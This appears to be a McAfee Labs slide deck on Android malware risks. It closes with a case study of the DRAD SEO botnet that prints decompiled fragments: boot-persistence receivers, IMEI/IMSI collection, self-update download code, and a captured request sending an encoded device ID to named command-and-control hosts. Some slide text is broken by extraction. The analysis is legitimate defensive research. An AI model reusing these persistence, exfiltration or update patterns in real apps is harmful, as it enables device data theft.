

Android Mobile Threats and Risks

Zheng Bu
Director, Threat Research,
McAfee Labs



Agenda

- Who am I
- Android security risks
- Android threats
- Case study
- Q&A

Who am I


- Security Researcher
- Runner
- Hiker
- Badminton Player




Key Trend: Android 3rd Most Popular Mobile Target

- Overall mobile malware activity growth slowed to 5% quarter over quarter
- but there was a marked increase in the activity on the Android platform, which moved from the #5 most popular target to #3.

Total Mobile Malware Samples



Mobile Malware Targets



App Market Security Risks

- Different Distribution Mechanism(vs Apple)
 - No App vetting.
 - Almost all kinds of apps can be posted to Google Market
 - Google 'pull out' bad apps after reported
 - not cover third party app market
 - The result?
- This is the major way of android malware distribution
 - Other ways include grey market customzition service

Permission Systems

- Each application runs as its own UNIX uid
- Access control policy: the permissions
 - Applications may asks for more than they need
 - Difficult to link the activity with the description of permissions
 - Users may not understand implications when granting permissions
 - Remind me the bad experience of UAC in Vista
- As a result, customers click 'yes' all the time.
- Malicious Apps gain privilege to run!

Cracking Apps for dummies


- Anyone can decompile,
- insert their own code,
- repackage
- Distribute
- As easy as 1-2-3

Risks: Ads and Analytics Packages

- 3rd party ads or analytics packages
- But the ads packages are doing more than they should
- Case Study: “Analytics package A”
 - Send IMEI
 - Write external storage
 - Runs su cmd


READ_PHONE_STATE
READ_LOGS
WRITE_EXTERNAL_STORAGE

Risks: Permission Abuse



- Too many apps are persistent
 - All analyzed android malware require permissions:
 - android.intent.action.BOOT_COMPLETED
 - android.permission.RECEIVE_BOOT_COMPLETED

Risks: System Command Abuse




- Interesting cmds are:
 - 'SU' , for good or bad
 - Logcat can be used to evade the permission system
 - Chomd, /system/sbin/sh
 - They are all commonly used by malware
 - But not all of them are malicious


- Flash Vulnerabilities on Android
 - *CVE-2011-0611*
 - Gives iphone users the “aha, android sucks” moment
 - But, hey, nothing is unbreakable.
- Patch on android are much more difficult than iOS
 - Too many hardware models, vendors, carriers
 - Google has no control

Vulnerabilities: Androot

- Androot
 - Local privilege escalation



Chronicle of Android Malware



Threats: SMS Scam

- How SMS Scam Attack Android phones
 - SMS spam, trick the user to reply to premium numbers
 - Dedicated M
 - 50/50 split
 - 8000*1.5% per day
 - Malicious A SMS to premi numbers.




暴利 ! 手机吸费, 月赚两万元!

www.dxxf88.com



Threats: ADs Injection




- The malware authors download the legitimate applications
- repackage them to contain their own Ads vendor
- upload them again to app stores for users to download.

Threats: SEO abuse

- Search Engine Optimization
 - Apps silently send search queries to search engine sites
 - Works best for search engine that weight user input for ranking
 - Baidu.com is the most common target


Case Study



- The Android/DRAD Bot
 - A evasive android botnet that makes money by SEO

Case Study: The Android/DRAD Bot

- Distribution through Google Market
 - distributed by third-party app stores.
 - The malware authors download the legitimate applications
 - repackage them to include the Trojan
 - upload them again to app stores for users to download.
- Final Appearance: A wallpaper application called Dandelion.



Application Permissions

- The application executes when one of these conditions is met.
 - Two minutes have passed since the OS started/booted



```

</service>
<receiver android:name="com.xxx.yyy.MyBootApplicationService">
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
  </intent-filter>
</receiver>
<receiver android:name="com.xxx.yyy.MyBootService">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED" />
  </intent-filter>
</receiver>
<receiver android:name="com.xxx.yyy.MyAlarmReceiver">
  <intent-filter>
    <action android:name="com.lz.myservices.start" />
  </intent-filter>
</receiver>
<service android:name="com.xxx.yyy.MyService" android:enabled="true" />
<receiver android:name="com.xxx.yyy.NetworkReceiver">
  <intent-filter>
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
  </intent-filter>
</receiver>
<receiver android:name="com.xxx.yyy.CustomBroadcastReceiver">
  <intent-filter>
    <action android:name="android.intent.action.PHONE_STATE" />
  </intent-filter>
</receiver>

```

On Execution

- The Trojan on execution contacts the following remote hosts:
 - adrd.xiaxiab.com
 - adrd.taxuan.net

- and
- II
- II
- The
- the

```

public class qz1
{
    public qz1(Context context1, String s, String s1, int i)
    {
        iversion = "6";
        overion = "adrd.zt.cw.4";
        doflag = 0;
        context = context1;
        imsi = s;
        imei = s1;
        netway = i;
        kk = "48734154";
    }
}

```

entity
entity
ed with

Search Engine Optimization Mod

- What's SEO?
- `hxxp://wap.baidu.com/s?word=%e7%83%a9%e5%b9%8a%e5%9a%bd%e7%ba%a7&vit=uni&from=952b`

11	111.299239	realtek\12:35:03		ARP	10.0.2.3 fs at 52:54:00:12:35:03
12	111.300881	10.0.2.15	10.0.2.3	DNS	Standard query A adrd.taxuan.net
13	111.895782	10.0.2.3	10.0.2.15	DNS	Standard query response A 61.183.9.167
14	112.925050	10.0.2.15	61.183.9.167	TCP	53003 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM
15	113.238511	61.183.9.167	10.0.2.15	TCP	http > 53003 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
16	113.250612	10.0.2.15	61.183.9.167	TCP	53003 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0
17	113.708170	10.0.2.15	61.183.9.167	HTTP	POST /index.aspx?im=4673b678a2e9664e327871aee963d2cabcf6fa920704e6c805e17fe784f71ff0c4fd18d62b08d5865eccf403610a6b0a663fca9a5c4d7f0c0 HTTP/1.1
18	113.708400	61.183.9.167	10.0.2.15	TCP	http > 53003 [ACK] Seq=1 Ack=432 Win=8760 Len=0
19	114.058675	61.183.9.167	10.0.2.15	HTTP	HTTP/1.1 302 Found (text/html)

```
POST /index.aspx?
im=4673b678a2e9664e327871aee963d2cabcf6fa920704e6c805e17fe784f71ff0c4fd18d62b08d5865eccf403610a6b0a663fca9a5c4d7f0c0 HTTP/1.1
User-Agent: J2ME/UCWEB7.4.0.57
Accept: application/vnd.wap.xhtml+xml,application/xml;text/vnd.wap.wml;text/html,application/xhtml+xml,image/jpeg;q=0.5,image/png;q=0.5,image/gif;q=0.5,image/*;q=0.6,video/*,audio/*,*/*;
Content-Length: 0
Host: adrd.taxuan.net
Connection: Keep-Alive
```

Update Mechanism

- The Trojan can also update itself. It downloads the update and saves it to the /sdcard/uc folder with the filename myupdate.apk.


```
LL2:
    InputStream inputStream;
    FileOutputStream fileoutputstream;
    byte abyte0[];
    inputStream = httpResponse.getEntity().getContent();
    File file = JVM INSTR new #107 <Class File>;
    String s11 = String.valueOf(savefilepath);
    String s12 = (new StringBuilder(s11)).append("myupdate.apk").toString();
    File file1 = file;
    String s13 = s12;
    file1.File(s13);
    fileoutputstream = new FileOutputStream(file);
    abyte0 = new byte[1024];
L6:
```

```
private static String savefilepath = "/sdcard/uc/";
private Context ct;
private int netway;
```

The Defense: Google

- When identified a malicious app on G-Market
 - Suspending the developer accounts and removing the malicious applications from Android Market
 - Remotely uninstalling the malicious apps from infected devices
 - Pushing out the Android Market Security Tool to infected device
- Google may continue this approach going forward
- Still not enough
 - A reactive approach.
 - Does not cover 3rd party markets

The defense: 3rd Party Vendors



- For more information:
 - Email: Zheng_Bu@mcafee.com
 - McAfee Labs Website:
<http://www.mcafee.com/us/mcafee-labs/threat-intelligence.aspx>
 - McAfee Labs Blog:
<http://blogs.mcafee.com/mcafee-labs>